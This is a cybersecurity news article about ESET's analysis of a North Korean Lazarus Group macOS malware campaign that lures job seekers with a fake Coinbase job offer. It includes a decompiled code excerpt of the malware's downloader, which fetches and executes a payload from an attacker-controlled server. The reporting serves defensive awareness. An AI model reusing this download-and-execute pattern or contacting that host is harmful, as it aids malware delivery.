

North Korea Hackers Spotted Targeting Job Seekers with macOS Malware

Ravie Lakshmanan Aug 17, 2022




The North Korea-backed Lazarus Group has been observed targeting job seekers with malware capable of executing on Apple Macs with Intel and M1 chipsets.

Slovak cybersecurity firm ESET linked it to a campaign dubbed "Operation In(ter)ception" that was first disclosed in June 2020 and involved using social engineering tactics to trick employees working in the aerospace and military sectors into opening decoy job offer documents.

The latest attack is no different in that a job description for the Coinbase cryptocurrency exchange platform was used as a launchpad to drop a signed Mach-O executable. ESET's analysis comes from a sample of the binary that was uploaded to VirusTotal from Brazil on August 11, 2022.



"Malware is compiled for both Intel and Apple Silicon," the company said in a series of tweets. "It drops three files: a decoy PDF document 'Coinbase_online_careers_2022_07.pdf', a bundle 'FinderFontsUpdater.app,' and a downloader 'safarifontagent.'"



The decoy file, while sporting the .PDF extension, is in reality a Mach-O executable that functions as a dropper to launch FinderFontsUpdater, which, in turn, executes safarifontsagent, a downloader designed to retrieve next-stage payloads from a remote server.

ESET stated that the lure was signed on July 21 using a certificate issued in February 2022 to a developer named Shankey Nohria. Apple has since moved to revoke the certificate on August 12.

```
*(_QWORD *)&__sz_User_Dir[v6 + 14] = 'redniF/';
*(_OWORD *)&__sz_User_Dir[v6] = *(_OWORD *)"/Library/Fonts/Finder";
strcpy(__sz_Server_Url, g_szServerUrl);       // https://concrecapital.com
*(_WORD *)&__sz_Server_Url[strlen(__sz_Server_Url)] = '/';
strcat(__sz_Server_Url, p_user_ID->pw_name);
u64_Server_Url_Len = strlen(__sz_Server_Url);
*(_DWORD *)&__sz_Server_Url[u64_Server_Url_Len] = 'gpj.';
__sz_Server_Url[u64_Server_Url_Len + 4] = 0;  // https://concrecapital.com/%pw_name%.jpg
while ( 1 )
{
  bSuccess = DownloadFile(__sz_Server_Url, __sz_User_Dir, 1u);
  if ( bSuccess )
    break;
  sleep(0xE10u);
}
if ( bSuccess == 1 )
  ExecuteFile(__sz_User_Dir);
```

It's worth noting the malware is cross-platform, as a Windows equivalent of the same PDF document was used to drop an .EXE file named "Coinbase_online_careers_2022_07.exe" earlier this month, as revealed by Malwarebytes researcher Hossein Jazi.

The Lazarus Group has emerged an expert of sorts when it comes to utilizing impersonation ploys on social media platforms like LinkedIn to target companies that are of strategic interest as part of a broader campaign called Operation Dream Job.



"The Operation Dream Job is basically an umbrella covering Operation In(ter)ception and Operation North Star," ESET malware researcher Dominik Breitenbacher told The Hacker News.

Last month, it came to light that the $620 million Axie Infinity hack attributed to the collective was the result of one of its former employees getting duped by a fraudulent job opportunity on LinkedIn.

The advanced persistent threat actor, which is already in the crosshairs of international authorities after having been sanctioned by the U.S. government back in 2019, has further diversified its tactics by dipping its toe in the world of ransomware.

In May 2022, Trellix uncovered overlaps between four ransomware strains, viz BEAF, PXJ, ZZZZ and CHiCHi, and another ransomware known as VHD that surfaced in 2020 as part of the threat actor's multi-platform malware framework called MATA.

Since then, the group has been found leveraging two more ransomware families called Maui and H0lyGh0st as a way to generate a constant stream of illicit revenue, painting a picture of a financially motivated group that's using a wide array of methods to meet the regime's operational objectives.

Found this article interesting? Follow us on Google News, Twitter and LinkedIn to read more exclusive content we post.

Tweet Share Share

CYBERSECURITY WEBINARS

300+ Security Leaders Reveal

How to Find, Authorize and Govern Every AI Agent in Your Environment

AI agents are already operating inside enterprises with growing access to sensitive systems and data—while security teams still lack the visibility, controls, and governance to keep that access in check.

Watch Free Now

Evaluate Your Defenses

A Practical Guide to Defending Identity Against AI-Powered Attacks


Attackers are using AI to accelerate reconnaissance, compromise identities and escalate access. See how security teams can fight back with runtime identity controls.

Join the Session

Latest News



Japan Sees Sharp Rise in Web Data Leaks Amid Mobile API Abuse and Metabase Attacks...



UAC-0099 Targets Ukrainian Government Personnel With ASHVEIN RAT Hiding Commands in HTML...



ARTEX AI Pentesting Tool Used in Data Theft Attacks on South Korean Financial Firms...



Wazza Phishkit Targets Banking, Government, and Manufacturing Across the US, EU, and Austr...

Cybersecurity Resources



Accelerate Incident Response: 95% Faster Containment



11 Real Stories: How Identity Exposure Unlocks Active Attack Paths



AI Security Gets Real When Agents Start Taking Action



You Secure the Apps. Now the Apps Have LLMs in Them.

Expert Insights

Videos Articles






Your Employees Are Adopting AI Faster Than You Can See It

When AI Writes the Code, Who Owns the Security Decisions?



One Click on “Continue” Can Hand Attackers Your Entire Mailbox



What to Look for in an Insider Risk Management Platform

Get the Latest News in Your Inbox

Get the latest news, expert insights, exclusive resources, and strategies from industry leaders, all for free.

Your e-mail address

Connect with us!

Company

About THN

Advertise with us

Contact

Pages

Webinars

Awards

Privacy Policy

Contact Us

© 2026 The Hacker News. All Rights Reserved.